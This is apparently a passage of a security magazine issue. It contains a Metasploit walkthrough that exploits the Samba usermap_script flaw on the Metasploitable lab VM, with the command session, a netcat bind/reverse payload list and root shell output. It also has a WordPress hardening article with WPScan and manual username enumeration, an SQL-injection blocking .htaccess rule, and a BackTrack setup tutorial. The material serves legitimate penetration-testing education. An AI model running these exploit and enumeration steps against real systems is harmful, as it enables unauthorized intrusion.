SMB can sometimes display a myriad of useful information, such as SMB shares that are on a target, usernames, OS version, domain membership, and software installed.

If SMB or NFS shares are anonymously accessible to an attacker or penetration tester they can sometimes hold valuable information that can be used in further attacks, examples being config files, password lists, and SSH keys. The list is endless.

You can simply issue the commands outlined in Listing 6 to list SMB shares on a target machine. Simple press the enter key when prompted for root's password. Also, in Listing 6 you can see that BT5R2 has included Core Security's free *samrdump.py* python script. You see how it lists the usernames on the target via SMB (the second red highlighted command).

Network File System (NFS) and *Apple File System* (AFS) should also be inspected for the same types of information as SMB. Usually attackers and penetration testers look for files on publicly available shares that hold sensitive data, specifically usernames and passwords. Going through shares is one of the first things I do on

an internal engagement. I can't tell you how many times I've found configuration files on a system that held administrative credentials within them. That is an easy engagement for sure! As a security professional, you can show system admins or IT management the types of data that an unauthenticated entity can gain access to by simply being on the same network as your assets. This is a good security awareness training aid to say the least. We'll look at AFP and NFS interrogation tools in a later section, when we cover the Metasploit Framework. Stay tuned!

Metasploit

A deep dive tutorial on Metasploit is far beyond the scope of this article. Many of the above mentioned interrogation techniques, and even nmap scanning can be done from within Metasploit, but I decided to show you some of the others tools within BT5R2. However, the *Metasploit Framework* (MSF) must be touched upon. In this section we'll go into some detail on using Metasploit to exploit vulnerabilities and gain remote access to systems. Metasploit, if you don't know, is a security testing framework created by HD Moore to aid in exploit development and research. It assists security professionals, penetration testers, and hackers in realizing, studying and weaponizing exploits and in gathering data. There is a newer GUI front end for MSF called Metasploit Community Edition (there are commercial versions as well, namely Metasploit pro or Metasploit express from Rapid7).

We'll use the traditional *msfconsole*. I have moved onto preferring the Metasploit Pro GUI now, but the console is easier to write about, since it's all text driven. Besides, it's a classic interface for MSF, and you should learn how to use it. From within BT5R2 open a terminal and type *msfconsole* and then hit enter. It takes a moment to load, so be patient.

Once MSF loads you're at the `msf>` prompt. After you have discovered a vulnerability (either using manual techniques or from automated scanning) you can check if MSF has a module for it. You can do this by searching the modules on the web, or by typing in `search` at the MSF prompt with some keywords. Example, if you type in 'search samaba' than all modules with the 'samba' keyword will be returned. We will attack a VM called *Metasploitable*. This is a purposefully built VM from the Metasploit team meant to be an educational tool to learn how to use Metasploit. I have decided to attack the Samba service on Metasploitable. From scanning I saw it was running Samba *smbd* 3.X, which has a well known exploit. You'll be able to see all of the relevant commands in Listing 7, but the basic steps are.

- choose the exploit – I found through Internet searching that the exploit is `exploit/multi/samba/`

Listing 7a. Pentest Via Backtrack VII

```
msf > search usermap
```

```
Matching Modules
```

```
=====
```

Name	Disclosure Date	Rank	Description
-----	-----	----	-----
exploit/multi/samba/usermap_script	2007-05-14	excellent	Samba "username map script" Command Execution

```
msf > use exploit/multi/samba/usermap_script
```

```
msf exploit(usermap_script) > set RHOST 10.1.17.104
```

```
msf exploit(usermap_script) > show payloads
```

```
Compatible Payloads
```

```
=====
```

Name	Disclosure Date	Rank	Description
-----	-----	----	-----
cmd/unix/bind_inetd		normal	Unix Command Shell, Bind TCP (inetd)
cmd/unix/bind_netcat		normal	Unix Command Shell, Bind TCP (via netcat -e)
cmd/unix/bind_netcat_ipv6		normal	Unix Command Shell, Bind TCP (via netcat -e) IPv6
cmd/unix/bind_perl		normal	Unix Command Shell, Bind TCP (via perl)
cmd/unix/bind_perl_ipv6		normal	Unix Command Shell, Bind TCP (via perl) IPv6
cmd/unix/bind_ruby		normal	Unix Command Shell, Bind TCP (via Ruby)
cmd/unix/bind_ruby_ipv6		normal	Unix Command Shell, Bind TCP (via Ruby) IPv6
cmd/unix/generic		normal	Unix Command, Generic command execution
cmd/unix/reverse		normal	Unix Command Shell, Double reverse TCP (telnet)
cmd/unix/reverse_netcat		normal	Unix Command Shell, Reverse TCP (via netcat -e)
cmd/unix/reverse_perl		normal	Unix Command Shell, Reverse TCP (via perl)
cmd/unix/reverse_ruby		normal	Unix Command Shell, Reverse TCP (via Ruby)

```
msf exploit(usermap_script) > set payload cmd/unix/bind_netcat
```

```
msf exploit(usermap_script) > show options
```

```
Module options (exploit/multi/samba/usermap_script):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOST	10.1.17.104	yes	The target address
RPORT	139	yes	The target port

```
Payload options (cmd/unix/bind_netcat):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
LPORT	4444	yes	The listen port
RHOST	10.1.17.104	no	The target address

Listing 7b. Pentest Via Backtrack VII

```

Exploit target:

  Id  Name
  --  ---
  0   Automatic

msf exploit(usermap_script) > exploit

[*] Started bind handler
[*] Command shell session 1 opened (10.1.17.100:54960 -> 10.1.17.104:4444) at 2012-05-23 15:56:08 -0400

id
uid=0(root) gid=0(root)
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:a2:38:78
          inet addr:10.1.17.104  Bcast:10.1.17.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fea2:3878/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:131024 errors:0 dropped:0 overruns:0 frame:0
          TX packets:25716 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16783028 (16.0 MB)  TX bytes:2934700 (2.7 MB)
          Interrupt:17 Base address:0x1400

```

usermap_script. In MSF you choose the module you want with the 'use' statement.

- choose target – the ip or name of the victim machine. You use 'set' statements within MSF to set the module options (RHOST option below)
- choose payload – we'll use a generic *nix bind payload, which means I will connect to a listener (below, LPORT is the port that will be listening for my bind connection once the exploit completes)
- execute

Commands worth noting are highlighted for easier review.

The last two commands above (`id` and `ifconfig`) prove that I am the root user on the system, and the ip address is my target 10.1.17.104. This is a simple demo of how to use the MSF. Again, the Metasploit Community\Pro GUI is a great tool to interact with Metasploit, I highly suggest you look into it. MSF has many different types of modules, not just exploits. They have auxiliary scanning modules, denial of service modules, information gathering modules, and many more.

Conclusion

This article has scratched the surface of the many tools available with BT5R2. I suggest you download the VM and begin exploring. They say "you don't know

what you don't know", and I believe that to be true. While exploring the tools within BT5R2 you'll discover attacks and techniques that may have been previously unknown to you.

I'd also like to mention that to learn how to use BT5R2 and it's tools to their fullest potential it is obviously helpful to have a practice lab, with machines that are designed to be exploited. The Gh0st Networks Community Lab brought to you SecuraBit is a community driven lab made for penetration testing practice and education. The lab is brand new, the mods over there love to get constructive feedback, and they invite you to come out and practice using BT5R2 in their lab. The URL to get started is: http://www.gh0st.net/wiki/index.php?title=Main_Page.


NICK POPOVICH




Nick Popovich is an Infosec Professional who has worked in many different areas of security throughout his career. He has been in and worked for the U.S. military. He has also worked for the government and private sector companies focusing on both the offensive and defensive sides of security from attack simulation and mitigation to incident response and intrusion detection/prevention.



NETCLARITY
PREEMPTIVE, PROACTIVE PROTECTION



Harden your Network from the Inside Out



Network Access Control



Asset Vulnerability Management



Compliance Auditing and Reporting



www.netclarity.net

Available through Partners Worldwide

How Exposed

To Hackers Is the WordPress Website You Built?

WordPress is likely the most popular website framework used on the web today. With over 65 million downloads and a very active community you can accomplish many goals with ease using WordPress.

Not only does the standard WordPress package include many cool features but the number of easy to install WP plugins available continues to grow, which in turn continues to multiply the number of uses for WordPress. The problem with so many WordPress installations all with different variations of WordPress themes and WordPress plugins is the fact that many people will launch a WordPress site and think everything is safe and sound moving forward. That is not the case, however. As technologies evolve and hackers figure out new ways to generate money, new holes will be located within the core WordPress code, WordPress plugins, WordPress themes, and in sloppy system administration. The article below will provide you with a basic understanding of the types of attacks to which your WordPress site may be vulnerable, along with various methods to minimize your risk by using basic Linux commands and the tools within Backtrack Linux.

A Short Story About Incorrect WordPress File Permissions & The Possible Damage That Can Follow

You may be thinking that your WordPress site would never be a target for attackers, however, regardless of content, your WordPress blog is a target. (Many of the most effective WordPress exploits I have seen over time typically involve the quantity of breached websites versus the quality of the breach itself.)? One of the more tricky exploits I have seen with WordPress involved an attacker adding some simple PHP code to files on a WordPress server that had permissions set incorrectly which is a very common mistake among do it yourself web developers. The attacker adds the

malicious code to specific files within the WordPress file structure, which redirects traffic with a referrer of a set list of search engines. An example of the malicious code in action would be someone searching for XYZ on Google which happens to relate to an article you have written on your WordPress site, so they click the result that takes them to your article, but instead of displaying the article you posted about XYZ, they are instead redirected to another website that is full of ads or full of malicious code that could infect your browser and/or PC. The benefit to the attacker is that they are either making money from the ads, or they are exploiting your users' systems upon being redirected. Regardless of the scenario, the outcome is a horrible experience for the person visiting your website. The genius behind this type of attack is that it is extremely hard to track down and nearly impossible for inexperienced web developers or system administrators to locate. When this type of redirect issue is reported the person troubleshooting the problem typically visits the WordPress site in question and everything appears to be working as expected because they were not visiting the site through Google. Therefore they assume the issue was on the reporting users end. File permissions are extremely important and should be understood and followed when installing and/or managing a Wordpress installation. There are plenty of details on the WordPress Codex pages that can assist anyone not familiar with file permissions. The primary steps to take, however, include making sure files are not owned by the webserver process, setting directories permissions to 755, and setting file permissions to 644. Having the proper file permissions will keep the attacker's WordPress bots at bay.

Lisring 1. Enumerate WordPress Usernames Using WPScan In Backtrack Linux

```
#####
root@bt:/pentest/web/wpscan# ./wpscan.rb -e u[1-25] --url wordpress.example.com

-----

  _ _ _ _ _
 \ \      / /  _ \ / ____|
  \ \  /\  / / | |_) | (___ \
   \ \  \ \ / / | ___/ \___ \ / _ ' | ' _ \
    \ / \ / | | |___) | (___ ( | | | | |
     \ / \  | _ | |___/ \___| \___, _ | | | | v1.1

WordPress Security Scanner by ethicalhack3r.co.uk
Sponsored by the RandomStorm Open Source Initiative

-----

| URL: http://wordpress.example.com
| Started on Wed May 23 11:27:31 2012
[!] The WordPress theme in use is called 'drawar' v1.0
[+] We have identified 1 vulnerabilities for this theme :
  | * Title: WooThemes WooFramework Remote Unauthenticated Shortcode Execution
  | * Reference: https://gist.github.com/2523147
[!] The WordPress 'http://wordpress.example.com/readme.html' file exists
[!] WordPress version 3.3.2 identified from rss generator
[+] We have identified 1 vulnerabilities from the version number :

  | * Title: Wordpress 3.3.1 Multiple CSRF Vulnerabilities
  | * Reference: http://www.exploit-db.com/exploits/18791/

[+] Enumerating plugins from passive detection ... 2 found :

  | Name: woo-tumblog
  | Location: http://example.wordpress.com/wp-content/plugins/woo-tumblog/

  | Name: jetpack
  | Location: http://example.wordpress.com/wp-content/plugins/jetpack/
  |
  | [!] WordPress jetpack plugin SQL Injection Vulnerability
  | * Reference: http://www.exploit-db.com/exploits/18126/

[+] Enumerating usernames ...

We found the following 5 username/s :

admin
superadmin
bob
wiwi

[+] Finished at Wed May 23 11:27:54 2012
root@bt:/pentest/web/wpscan#
#####
```

Below are two quick examples of what the file permissions should look like on the wp-content folder and the *wp-cache-config.php* file.

Changing File Permissions Example From WordPress Codex

```
*****
For Directories
find /path/to/your/wordpress/install/ -type d -exec chmod
    755 {} \;

For Files
find /path/to/your/wordpress/install/ -type f -exec chmod
    644 {} \;
*****
```

Use Backtrack Linux To Proactively Audit Your WordPress Installation

An exploit of sorts that was initially made public many years back is username enumeration which allows a would be attacker to easily obtain a real time list of users who likely have access to the /wp-admin or administration section of your WordPress site. This doesn't necessarily mean your WordPress site is immediately vulnerable but what it does mean is an attacker now has 50% of the necessary information to gain access to your entire website. There are numerous methods in Backtrack that provide some form of user enumeration including my personal favorite which is called WPScan and which has been specifically created for auditing WordPress sites. It will be a tool we will visit numerous times within this article. The wpscan.rb Ruby script written by Ryan Dewhurst (@ethicalhack3r) is classified as a WordPress vulnerability scanner which checks the security of WordPress installations taking a black box approach. Currently WPScan is the most comprehensive tool available on Backtrack Linux to test various security flaws within WordPress, including username enumeration, WordPress version info, and WordPress plugin info/vulnerabilities. WPScan also provides a method to brute-force WordPress logins once you have enumerated the usernames. To see basic information for WPScan including the list of command line switches available and a couple of example wpscan.rb commands, issue `./wpscan.rb -help` from the `/pentest/web/wpscan` directory. The first bit of information we will gather from a fake WordPress site will be a list of usernames using WPScan which by default will attempt to enumerate usernames with UID's or user id's 1 through 10. However, a new option in WPScan allows you to specify any range of UID's you prefer, as shown in the example below. Along with the username enumeration we will also get other default information output in our WPScan query which is also shown in the below example.

Enumerate WordPress Usernames Using WPScan In Backtrack Linux

See Listing 1.

Lets first analyze the command that was issued at the top of the above output to provide the results that were returned from WPScan. We issued two switches with the wpscan.rb command including `-e u[1-25]` which tells WPScan to enumerate usernames with UID's 1 thru 25 and `--url wordpress.example.com` which specifies the WordPress site URL. The WPScan output above is divided into four sections below, which include Wordpress theme information/vulnerabilities, basic WordPress information/vulnerabilities, WordPress plugin information/vulnerabilities, and WordPress username information.

WPScan WordPress Theme Information & Vulnerabilities

The wpscan.rb output was able to determine that the theme in use is the drawar theme provided by Woo Themes that it then notes has a vulnerability that allows remote code execution. When following the link in the drawar theme vulnerability output you can see that a would be attacker could execute remote code such as adding a Twitter follow me button on the remote site depending on the drawar theme version. You may or may not have a vulnerability or a list of vulnerabilities listed, depending on the theme name that is enumerated. WPScan is really accurate, however, in enumerating the theme name which provides a would be attacker more information than they had initially.

WPScan Basic WordPress Information & Vulnerabilities

Basic WordPress information is also output that shows a would be attacker the version of WordPress that is running along with any known vulnerabilities within that WordPress version. As you can see in the output above WordPress version 3.3.1 had a CSRF or Cross Site Request Forgery vulnerability that allows would-be attackers access to change data on the site such as Wordpress Post Title using CSRF and the WordPress Quick Edit Function.

WPScan WordPress Plugin Information & Vulnerabilities

Within the WPScan root directory, which is `/pentest/web/wpscan` on Backtrack Linux 5, there is a file in the data directory named `plugins.txt` which has a fairly large list of WordPress plugins that WPScan will query to see if they exist on the target site. Once a plugin has been verified not only will it be output, but the plugin and plugin version will be checked against a list of known vulnerabilities and will also output any matches

such as the JetPack plugin SQL Injection Vulnerability noted in the example output above.

WPScan WordPress Username Information:

One of the items that really impressed me when I first ran WPScan some time ago was the ability to enumerate usernames from a Wordpress site. While in my opinion this is a security flaw within Wordpress that should be resolved, it is still exciting to query a Wordpress site and have the primary admin users returned back to you. Notice that in this example we attempted to enumerate UID 1 through UID 25 and we were returned 25 results that include a user named admin and a user named superadmin. While the usernames themselves are not directly vulnerable, it does provide a would be attacker with 50% of the data necessary to brute force a login to your Wordpress site which, if accomplished, would be devastating to your Wordpress site. Below we discuss the Wordpress username enumeration security flaw in more detail including how to manually enumerate the usernames so you can better understand the basis of automated tools such as WPScan.

How To Manually Enumerate WordPress Login ID's And Usernames

Open the following URL but change the domain to the domain running your Wordpress site: URL: `http://www.wordpressexample.com/?author=1`.

If you have not deleted the default admin user created during your Wordpress install you will be redirected to a URL similar to the following: URL: `http://www.wordpressexample.com/authors/admin`.

So as you can see you now know that the default admin user still exists, its user id is 1, and the login is actually the default admin. Now if you received an error such as a 404 indicating that this user does not exist you could move right along to the next URL such as the following: URL: `http://www.wordpressexample.com/?author=2`.

If the above URL is successful in being redirected to something that means you will now know another user id and user name. It would obviously be easy to write a script that would walk through thousands of user ids in a short amount of time and in the end you would know all of the Wordpress user id's that are active and their corresponding Wordpress logins.

The WPScan application within Backtrack Linux is one of numerous tools available to assist in auditing your Wordpress installation. Other tools that are useful include wfuzz, w3af, nmap, and metasploit. These tools will be expanded on during a follow up article discussing auditing Wordpress with Backtrack Linux. Now that we see how easy it is to enumerate various data from Wordpress, lets look at a couple of methods to begin locking your Wordpress site down, so potential

attackers are discouraged and move on to another site that will be easier for them to exploit.

Begin Taking Steps To Lock Down Your WordPress Site

Now that you can see how easy it is to locate vulnerabilities within Wordpress and gather data about a specific Wordpress installation I will now discuss numerous security measures that can be put in place to minimize your Wordpress installation's exposure. Below it is discussed how to manually add an entry to .htaccess which will block username enumeration followed by various plugins that provide different security benefits which make exploitation of your Wordpress installation more difficult.

How To Defend Against WordPress User ID And Login Enumeration

I have not seen the below fix implemented previously and I am not sure if there are any hidden problems caused by utilizing such an .htaccess entry. For me, however, it is worth the risk, as any issues that may arise from blocking this query would likely be minimal. It would take me much longer to have to restore my entire site from scratch if it were hacked and defaced or destroyed after someone enumerated the Wordpress usernames and then brute-forced an administrator login to my Wordpress site. I have implemented the solution below on numerous Wordpress installations for months without any issues. To block user login enumeration we are going to add a couple lines to the .htaccess file located in the root web directory of your Wordpress web site as shown below. You will want to add this near the top of the .htaccess file because if it is added below the normal redirect, it is useless.

Code To Add To .htaccess File To Block WordPress User Enumeration

```
#####  
RewriteCond %{REQUEST_URI} ^/$  
RewriteCond %{QUERY_STRING} ^/?author=([0-9]*)  
RewriteRule ^(.*)$ http://www.wordpressexample.com/  
some-real-dir/ [L,R=301]  
#####
```

The code above tells the web server that any request made to the Wordpress site matching the query string of `"/?author=` should be redirected to `http://www.wordpressexample.com/some-real-dir/`. I have this code right under "ServerSignature Off" which is at the top of the .htaccess file in the Wordpress root directory. Once you add these lines to the .htaccess file, user enumeration is now blocked. Continue below for discovering other security measures to take with

your WordPress site. Please note that `/some-real-dir/` could be any existing URL on your site or you could make a page that explains that user enumeration or viewing authors in this manner is not allowed for security reasons. It is always best practice to backup any file before making changes to do that and the `.htaccess` file is no exception.

Minimize WordPress Data Available Such As Block WordPress Version From Displaying

To accomplish the goal of minimizing the WordPress information that is exposed, I install a WordPress plugin called Secure WordPress. A quick search for Secure WordPress on the WordPress plugins site should return the Secure WordPress plugin at the top of the results. Just by installing and activating Secure WordPress you will resolve numerous security holes, including the hole allowing attackers to see your WordPress version. It also provides some protection against malicious URL requests, and removes the Really Simple Discovery link in `wp_head`. I also like to enable all checkboxes except for the Error Messages check box, and one option that is not checked by default but I do check is Windows Live Writer. I would also suggest signing up for WebSiteDefender as you will get a free scan of your web site which can be accomplished via the Secure WordPress settings page.

WordPress Plugin Secure Wordpress Admin View

See Figure 1.

Block Various SQL Injection Attempts To WordPress & Secure Other WP Areas

Another plugin I install is called BulletProof Security and it is also available on the WordPress site in the plugins directory. The WordPress plugin BulletProof Security is a bit more complex as you will first generate `.htaccess` files for various locations on your WordPress site, and then be required to merge them into existing `.htaccess` files. Make sure that when you merge the changes that the redirect for author that we previously added stays near the top of the `.htaccess` file located in the WordPress root directory. BulletProof Security provides a bunch of rules that minimize your exposure to SQL Injection and other nasty attacks. Make sure to backup the current `.htaccess` files before merging any new changes into them.

Example BulletProof Security Plugin .htaccess Entry

```
#####
RewriteCond %{QUERY_STRING} (;<|>|'|"|\)|%0A|%0D|%22|%27|%3C|%3E|%00).*(&\/\*|union|select|insert|drop|delete|
```

```
update|cast|create|char|convert|alter|declare|order|
script|set|md5|benchmark|encode) [NC,OR]
#####
```

There are dozens of `.htaccess` entries similar to the above example entry. As you can see in the provided example BulletProof security will simply block malicious requests made to your WordPress site such as possible SQL Injection attempts. Keep in mind that implementing any plugin such as BulletProof Security that modifies web requests to your server could cause potential issues on your site so any changes made should be thoroughly tested.

Remove readme.html File In WordPress Root Directory

This one is self-explanatory. During the installation of WordPress a `readme.html` file is generated in the root WordPress directory so make sure to remove it. You can remove this file via FTP or using "rm" from the command line as shown in the below example.

```
#####
[root@dev ~]# rm /path/to/wordpress/root/dir/readme.html
rm: remove regular file `path/to/wordpress/root/dir/
      readme.html'? y
[root@dev ~]
#####
```

Other WordPress Security Plugins To Consider

Depending on the WordPress installation, I also install several other plugins related to security, including the Login Lockdown WordPress plugin, the AntiVirus WordPress plugin, the Login Logger WordPress plugin,




Figure 1. WordPress Plugin Secure Wordpress Admin View

Leave a Reply

Name (required)

E-mail (will not be published) (required)

Great article. Ohh I need to also fill in the **captcha** below so if I am a SPAM bot my comment will not be posted successfully.



CAPTCHA Code *

*Type the letter/number combination in the abvoe field before clicking submit.

Figure 2. WordPress Comment Form Captcha

and The WP Block Admin WordPress plugin. You should also consider utilizing something like Really Simple Captcha and you should make sure to include a Captcha on any contact form installed on your site, which will also cut down on SPAM. Another item that can become a hassle quickly with WordPress is the amount of SPAM received via comments attached to each WordPress post. To combat this you can install a WordPress plugin such as SI CAPTCHA Anti-Spam which will add a captcha to comments attached to WordPress posts and or WordPress pages as shown in the below example image.


WordPress Comment Form Captcha

Last but not least, make sure permissions are correct throughout the entire WordPress directory. If you provide the incorrect write permissions for vulnerable WordPress files, you are guaranteed to be hacked in a short amount of time (Figure 2).

Keeping Your WordPress Installation Secure Moving Forward

Once the above security measures are firmly in place, the task of defending your WordPress site against potential attackers is still not complete. If you want your WordPress site to be secure on a long term basis, you will need to employ a proactive approach. You will need to continue using tools such as WPScan combined with other relevant tools in Backtrack Linux.. You will also need to update WordPress itself, to update your WordPress plugins, and possibly to use a third party service that runs automated scans against your WordPress site, all performed on a regular basis.

ALEX KAH



For many years, Joe Weiss has been sounding the alarm regarding the potential adverse impact of the ‘law of unintended consequences’ on the evolving convergence between industrial control systems technology and information technology. In this informative book, he makes a strong case regarding the need for situational awareness, analytical thinking, dedicated personnel resources with appropriate training, and technical excellence when attempting to protect industrial process controls and SCADA systems from potential malicious or inadvertent cyber incidents.”

—**DAVE RAHN**, *Registered Professional Engineer, with 35 years experience.*



MOMENTUM PRESS

FOR US ORDERS:

www.momentumpress.net

PHONE 800.689.2432

FOR INTERNATIONAL ORDERS:

McGraw-Hill Professional

www.mcgraw-hill.co.uk

PHONE: 44 (0)1628 502700

Become Quieter

with a Little Help from BT

“The quieter you become, the more you are able to hear.”

-BackTrack

BackTrack Live Security Linux Distribution Overview/Tutorial

When you are faced with a task of testing your production environment and strengthening your defenses, your choice of the tool is easy. Instead of concentrating on collecting penetration (pen) testing tools, just head to BackTrack website and download an image of one of the most popular white hat penetration testing and security auditing platforms. It's #7 on the *sectools.org* Top 125 Security Tools list.

BackTrack is a merger between three different live Linux penetration testing distributions: Whoppix, IWHAX and Auditor. The current version BackTrack version 5 R2 (Code Name Revolution) is based on Ubuntu Linux distribution version 10.04.3 LTS (Lucid Lynx), which means good stability, hardware detection and a lot of easily obtainable software. It's available in GNOME and KDE window managers (you can also configure FluxBox window manager), and for 32-bit, 64-bit and ARM architecture. It comes with over 300 PenTesting tools.

First Steps

You can run the distribution as a Live DVD or install it as a regular operating system on a hard disk or USB flash drive. The Live DVD offers these different boot options:

- Default text mode – boots into a customized Linux shell. You can work on the command-line or boot into the desktop environment by using the `startx` command.
- Stealth mode – boots the OS with networking disabled.
- Forensics mode – boots without automatically mounting drives or swap space.

- `noDRM` – boots without DRM (*Direct Rendering Manager*) drivers. DRM are Linux kernel modules that enable certain applications to use a GPU more efficiently, especially 3D rendering. Use this option if the boot halts or if you have screen problems.
- Debug – boots into Safe Mode. Choose this option if you have problems getting BackTrack to boot. For example, if you are having screen problem and the `noDRM` option doesn't fix it, boot into *Debug* mode and try adding the `nomodeset` parameter. It instructs the kernel to not load video drivers and use BIOS modes instead until X Window System is loaded. To do that: while in the boot menu, highlight the BackTrack Debug – Safe Mode, press Tab in order to edit the boot option and add `nomodeset` to the end of the list.
- Memtest – starts `memtest` memory diagnostic utility.
- Hard Drive Boot – boots the first hard disk.

Even though BackTrack is primarily intended to work as a live DVD, for my test environment I installed it as a virtual machine in VirtualBox because I like the convenience of switching between BT and Mac OS X on the fly. It's also useful to configure BackTrack this way if you plan to use it regularly or customize it. The full install requires about 12 GB.

When you are running BT5 in the virtual machine, you can't use a wireless card because the virtual machine software blocks access to the hardware except for USB devices. To be able to use wireless portion of the tools in the virtual machine, you can install a USB wireless card. BackTrack site has a list of compatible cards called Tested and Working Cards List (*Note that this list needs*

to be updated for BT5): http://www.backtrack-linux.org/wiki/index.php/Wireless_Drivers#Wireless_Cards.

After you log in for the first time into the desktop environment, double click on the *Install BackTrack* icon on the desktop. This will launch the Install wizard, with expected steps: set up the clock, time zone, prepare disk space, copy files, restart the system. After restart, change root password. The default password is 'toor'.

My Test Lab Environment

- BackTrack 5 R2 (Architecture: 64-bit, Desktop Environment: KDE 4.5.3)
 - Running on VirtualBox 4.1.16 on
 - MacBook Pro i7 2.66 GHz / 8 GB RAM with Mac OS X 10.6.8
- Network:
 - Two 32-bit Linux CentOS 5.x boxes: a Linux MASQ client behind a Linux MASQ server. MASQ client is running MySQL, Samba share, and WordPress and Joomla CMSs on Apache.
 - One Win 7 Pro system with some open ports.

Note: Oracle released VirtualBox 4.1.16 on May 22, 2012.

The BackTrack comes with the following tool categories (Figure 1):

- Information Gathering
- Vulnerability Assessment
- Exploitation Tools
- Privilege Escalation
- Maintaining Access
- Reverse Engineering
- RFID Tools
- Stress Testing
- Forensics



Figure 1. BackTrack 5 R2 – Tool Categories

- Reporting Tools
- Services
- Miscellaneous

You can find all the tools under BackTrack item in the application launcher menu. Most of the tools are command-line utilities, with menu items linking the console with the relevant tool running inside it.

Tip!

If you are wondering whether some of the tools are accessible via GUI menu, and if are using BackTrack with KDE Desktop, you can quickly search the menu for the tool you are interested in by performing the following: right-click on the *Application Launcher Menu* and from the pop-up menu choose *Switch to Kickoff Menu Style* option. After that, click on the *Application Launcher Menu* and type the name of the tool in the *Search* box.

This article will not cover wireless and Bluetooth devices audit, and using the gdb (GNU Debugger) for analyzing crash dumps and memory cores.

Configuring Ethernet for Virtual Machine

VirtualBox's default network configuration for a virtual machine is NAT (*Network Address Translation*). This mode prevents connections from the outside to the guest VM, in this case, BackTrack. To enable outside connections, change the VM networking to Bridge Mode: power off the BackTrack virtual machine, open VirtualBox, select the BackTrack VM, choose *Settings>Network*. In the "Attached to:" drop-down box, change the *Attached to Bridged Adapter*. In the "Name" drop-down box, select a network interface that is connected to the network you want to test. Also, enable *Promiscuous Mode*: expand the *Advanced section*, and in the *Promiscuous Mode* drop-down list, change the Deny to Allow VMs.

Assigning a Static IP Address

Assign a static IP address to the interface by modifying the `/etc/network/interfaces` file. Locate the line with your interface identifier and modify it to reflect your settings. For example, I had to change the line for `eth0` entry:

from:

```
auto eth0
iface eth0 inet dhcp
```

to:

```
auto eth0
iface eth0 inet static
address 192.168.1.69
netmask 255.255.255.0
```

```
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.254
```

Note

